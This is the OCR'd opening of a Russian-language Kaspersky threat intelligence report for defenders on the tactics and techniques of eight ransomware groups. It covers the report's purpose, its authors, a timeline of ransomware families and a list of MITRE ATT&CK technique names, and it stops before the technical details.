
kaspersky

Аналитические отчеты
«Лаборатории Касперского»



Омерзительная восьмерка

Тактики, техники и процедуры современных группировок вымогателей

Kaspersky Crimeware Intelligence Reporting

Распространенные TTPs (тактики, техники и процедуры) современных группировок вымогателей.

Предисловие

Мы хотим начать этот отчет с цитаты из книги Intelligence Driven Incident Response авторов Scott J. Roberts & Rebekah Brown: «Intelligence – это клей, который может связать вместе команды специалистов, работающих на разных уровнях с разными приоритетами».

Эта цитата объясняет, почему команда Kaspersky Threat Intelligence решила объединить в этом отчете лучшие практики различных отделов нашей организации.

Отчет основан на результатах недавних расследований наших коллег из команды Threat Research и международной группы экстренного реагирования (GERT), а также на некоторых исследовательских проектах глобального центра исследования и анализа угроз (GReAT) «Лаборатории Касперского».

Отчет также опирается на передовые практики института SANS, Национального института стандартов и технологий США (NIST) и национальных центров кибербезопасности.

Мы отобрали самые популярные группировки шифровальщиков по данным нашей статистики, подробно проанализировали реализованные ими атаки и использованные в них техники и тактики, соотнесли их с базой знаний MITRE ATT&CK и нашли множество общих TTPs.

Наблюдая за группами и их атаками, мы обнаружили, что ключевые техники остаются одними и теми же в течение всего Cyber Kill Chain.


Эта закономерность не случайна. Дело в том, что при атаках шифровальщиков злоумышленник должен обязательно совершить конкретную последовательность операций: проникнуть в корпоративную сеть или на личный компьютер жертвы, выполнить шифрование, внедрить вредоносное ПО, исследовать окружение, получить доступ к учетным данным, удалить теневые и резервные копии и наконец достигнуть поставленных целей.

Кому будет полезен этот отчет

Наш отчет предназначен для аналитиков SOC, специалистов по Threat Hunting, аналитиков Threat Intelligence, специалистов по цифровой криминалистике и экспертов по кибербезопасности, которые участвуют в процессах реагирования на инциденты безопасности или хотят защитить свою среду от атак шифровальщиков.

Отчет дает представление о том, как в целом организуют свои атаки группировки вымогателей и как можно им противостоять.

Отчет можно рассматривать как библиотеку знаний об основных техниках, используемых операторами шифровальщиков, которая пригодится при написании правил обнаружения угроз, настройке и аудите защитных решений.



Авторы и благодарности

Отчет подготовлен командой Kaspersky Threat Intelligence, которая собирает и анализирует данные об APT-угрозах и финансово мотивированных атаках, в том числе об операторах шифровальщиков.

Эти данные поступают из различных источников, включая собственные исследования команды и наработки других подразделений «Лаборатории Касперского»:

- Команда глобального центра исследования и анализа угроз (GReAT)
- Международная группа экстренного реагирования (GERT)
- Kaspersky SOC
- Команда Threat Research
- Другие исследовательских группы

Наша команда Kaspersky Threat Intelligence полагается на передовые методики и инструменты, включая платформу MITRE ATT&CK, как для исследований TTPs злоумышленников, их инструментария, поведения и среды, так и для улучшения наших защитных и аналитических решений.

Никита Назаров

Руководитель группы Threat Intelligence

Василий Давыдов

Ведущий аналитик группы Threat Intelligence

Наталья Шорникова

Старший аналитик группы Threat Intelligence

Владислав Бурцев

Аналитик группы Threat Intelligence

Данила Насонов

Младший аналитик группы Threat Intelligence

Мы также выражаем благодарность коллегам за помощь в написании отчета:

Федору Синицыну

Ведущему вирусному аналитику

Владимиру Кускову

Руководителю отдела Threat Exploration

Кириллу Семенову

Руководителю отдела Defensive Security Services

Константину Сапронову

Руководителю GERT

Дмитрию Галову

Старшему исследователю кибербезопасности

Дэвиду Эмму (David Emm)

Ведущему исследователю кибербезопасности

Йорнту ван дер Вилю (Jornt van der Wiel)

Старшему исследователю кибербезопасности

Структура отчета

Тактики, техники и процедуры современных группировок вымогателей

kaspersky

Структура отчета

Отчет состоит из следующих разделов:

1

Вводная часть

Вводная часть с описанием актуальности проблемы шифровальщиков и обзором статистики.

2

Общая схема Kill Chain

Общая схема Kill Chain для выбранных групп шифровальщиков с указанием пересечений и схожих элементов.

3

Детальный анализ техник

Детальный анализ каждой техники с примерами их применения различными группировками.

4

Митигация рисков

Раздел с описанием митигации рисков, основанной на описанных техниках.

5

Заключение

Анализ жертв и заключение.

6

Приложения

Приложение с основными индикаторами компрометации группировок вымогателей, описанных в отчете, и SIGMA-правилами, которые можно применять для детектирования.

Почему шифровальщики так популярны

В 2022 году шифровальщики считаются одной из самых опасных угроз информационной безопасности в мире.

За последние полгода шифровальщики были обнаружены решениями «Лаборатории Касперского» на компьютерах пользователей несколько миллионов раз. Новые варианты, обходящие существующие меры безопасности, появляются регулярно. Шифровальщики несут угрозу как отдельным пользователям, так и крупным организациям и корпорациям.

Названия «шифровальщики» и «программы-вымогатели» говорят сами за себя – вредоносное ПО шифрует данные на устройстве и требует выкуп за их расшифровку.

Размер выкупа зависит от того, чьи данные зашифрованы: если речь идет о простом пользователе, вымогатели обычно требуют от 500 до 1000 долл. США, но если пострадала компания, сумма выкупа может выражаться девятизначным числом. В большинстве случаев злоумышленники требуют выкуп в биткойнах, но некоторые отдают предпочтение другим криптовалютам, таким как Ethereum или Monero.

С точки зрения организации защиты, если ваши данные оказались зашифрованы, значит, битва уже проиграна.

Шансы расшифровать их самостоятельно или с привлечением организаций, специализирующихся на этом вопросе, близки к нулю. Многие такие фирмы в действительности покупают дешифратор у злоумышленников и в качестве оплаты требуют тот же размер выкупа вместе с наценкой за свои «услуги». В качестве мотивирующего фактора злоумышленник может угрожать публикацией ваших конфиденциальных данных. Утечка может обернуться серьезными репутационными потерями, раскрытием коммерческой тайны и другими проблемами.

На основе статистических данных мы можем выстроить хронологию появления новых семейств шифровальщиков.

Предполагается, что после получения выкупа вымогатель отправит жертве ключ, позволяющий расшифровать данные, но так происходит далеко не всегда. Шифровальщики обнаруживаются решениями «Лаборатории Касперского» с большой точностью. Это достигается благодаря мониторингу и анализу поведения семплов, TTPs, больших объемов статистических данных – как автоматизированными средствами, так и в результате исследований аналитиков.

Проблема шифровальщиков широко освещается в новостях. Новые разновидности появляются постоянно, при этом их атаки становятся все более целенаправленными по сравнению с атаками старых семейств, рассчитанных на массовое поражение.

Ниже приведен график появления новых семейств шифровальщиков по годам. Он показывает, что ежемесячно появляется по меньшей мере одно новое семейство шифровальщиков. При этом каждое семейство обычно связывается с определенной группировкой.

График 1

В отчете рассматриваются техники и тактики этих группировок вымогателей, используемые на раннем этапе атаки семплы, инструменты удаленного доступа (RAT) и участвующие в доставке шифровальщиков загрузчики.

Количество новых семейств по годам

График 1

Хронология появления семейств шифровальщиков

2017 | Фев	PClock	WannaCry	Erebus	PetrWrap	Crypat	Hermes	AecHu
Март	Matrix	Pycl	BTCWare				
Апр	Poster	Ranion	Tiny	Everbe			
Май	Manna	Ferber	Jaff	Rao	Savant		
Июнь	Fairy	MacRansom	Erebus	NotPetya			
Авг	Nubi						
Окт	Magni	Pyrgen	BadRabbit				
Нояб	Phobos	Ordin					
Дек	Clop						
2018 | Янв	GandCrab						
Апр	WhiteRose	BlackHeart					
Авг	Ryuk						
Сент	LimeRat						
Окт	WannaCash	Scrobo	Dcrtr				
Нояб	Stop/DJVU						
2019 | Янв	Anatova	MegaCortex					
Фев	Vega						
Март	JNEC	RobbinHood					
Май	JSWorm	Wesker	Maze				
Июнь	VoidCrypt						
Июль	DoppelPaymer						
Сент	NetWalker						
Окт	Medusa	Snatch					
Нояб	Thanos	NextCry	WastedLocker				
Дек	Lockbit	PwndLocker	DMR				
2020 | Янв	Makop	Bitpylock					
Фев	RagnarLocker	Conti	Cuba	Sorena			
Март	TeslaRvng	Blackin					
Апр	WannaRen	Ransomexx	Sfile				
Май	Snake						
Июнь	Avaddon	GottaCrypt					
Июль	EvilQuest	Fonix					
Авг	Darkside	XmrLocker					
Сент	MountLocker						
Окт	Egregor						
Нояб	HelloKitty	CoronaLock					
2021 | Дек	Suncrypt	DeathRansom	Cring	Babuk	Hades		
Янв	Lorenz	Pysa					
Март	Quoter						
Апр	Jesus	Qlocker					
Май	DiscoRan	Everest					
Июнь	Hive	Zikma					
Июль	AvosLocker	Scrypt	BlackMatter				
Авг	Loki	LockFile					
Сент	Chaos	Blackbyte	Colossus				
Окт	Diavol	Prans					
Нояб	Polaris	Rook	Surtr	Sabbath			
Дек	BlackCat						
2022 | Янв	NightSky						
Фев	Stormous	Krus	Hermetic				
Март	Freeud	Pandora					

Общая информация

Тактики, техники и процедуры современных группировок вымогателей

kaspersky

Общая информация

Коммерческие и публичные отчеты, посвященные анализу шифровальщиков, публикуются постоянно. Некоторые поставщики защитных решений выпускают за год несколько десятков таких отчетов.

В них рассматриваются определенные семейства шифровальщиков, их новые разновидности или операции отдельных APT-групп, анализируется функциональность вредоносных файлов, в том числе путем дизассемблирования и обратной разработки, описываются новые алгоритмы и методы, обнаруженные в ходе исследования, и приводятся общие рекомендации по блокированию описанного функционала, например в виде правил YARA.

Хотя все эти сведения помогают лучше понять природу определенного вредоносного файла или семейства шифровальщиков, важно понимать целевое назначение таких отчетов.

Они несут массу информации для специалистов по безопасности, но мало что из их содержания имеет непосредственное практическое применение.

Развертыванию шифровальщика предшествует ряд этапов с участием инструментов удаленного доступа (RAT) и других утилит. Мы рассмотрим эти этапы и покажем, чего злоумышленники могут достичь на каждом из них.

Краткое содержание отчета

Тактики, техники и процедуры современных группировок вымогателей

kaspersky

Краткое содержание отчета

У различных групп совпадает основная часть Cyber Kill Chain и ключевые этапы атаки реализованы идентично.

Данные раздела «Технические детали» основываются на результатах анализа семплов, обнаруженных в ходе исследования реальных атак, и больших объемов статистических данных по угрозам.

SIGMA-правила


На основе описанных TTPs мы подготовили SIGMA-правила, которые вы можете использовать в своих SIEM-системах (Приложение I «SIGMA-правила»).

Cyber Kill Chain

Мы составили обобщенную схему Cyber Kill Chain, на которой показаны различные сценарии атак и общие TTPs, используемые в этих сценариях разными операторами шифровальщиков.


Это визуальное представление тактик и техник вымогателей помогает прогнозировать их дальнейшие шаги.

Мы отобрали восемь самых активных операторов шифровальщиков



После сбора данных по инцидентам безопасности, связанным с этими группировками, мы выделили характерные TTPs каждой из них и наложили их на общую схему Cyber Kill Chain.

Стрелки указывают на последовательность применения техник, а цветами обозначены конкретные группировки шифровальщиков, которые ими пользовались, согласно имеющимся данным.


Conti/Ryuk
Clop (TA505)
Lockbit 2.0
BlackByte
Pysa
Hive
RagnarLocker
BlackCat
External Remote Services T1133
Exploit Public-Facing Application T1190
Phishing T1566
User Execution: Malicious File T1204.002
Windows Management Instrumentation T1047
Command and Scripting Interpreter T1059
Access Token Manipulation T1134
Exploitation for Privilege Escalation T1068
Abuse Elevation Control Mechanism: Bypass User Account Control T1548.002
Deobfuscate/Decode Files or Information T1140
Application Layer Protocol: Web Protocols T1071.001
Create or Modify System Process: Windows Service T1543.003
BITS Jobs T1197
Account Manipulation T1098
Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder T1547.001
Scheduled Task/ Job: Scheduled Task T1053.005
Signed Binary Proxy Execution T1218
Masquerading T1036.003
Process Injection T1055
Impair Defenses T1562
Account Discovery T1087
Files and directory discovery T1083
Process Discovery T1057
Remote System Discovery T1018
Network Share Discovery T1135
System Network Connections Discovery T1049
OS Credential Dumping T1003
Credentials from Password Stores: Credentials from Web Browsers T1555.003
Brute Force T1110
Remote Services: SMB/Windows Admin Shares T1021.002
Remote Services: Remote Desktop Protocol T1021.001
Lateral Tool Transfer T1570
Inhibit System Recovery / T1490
Service Stop T1489
Exfiltration Over C2 Channel
Indicator Removal on Host: Clear Windows Event Logs T1070.001
Data Encrypted for Impact T1486
Indicator Removal on Host: File Deletion T1486 T1070.004
Exfiltration Over Web Service: Exfiltration to Cloud Storage T1567.002

Технические детали

Тактики, техники и процедуры современных группировок вымогателей

kaspersky

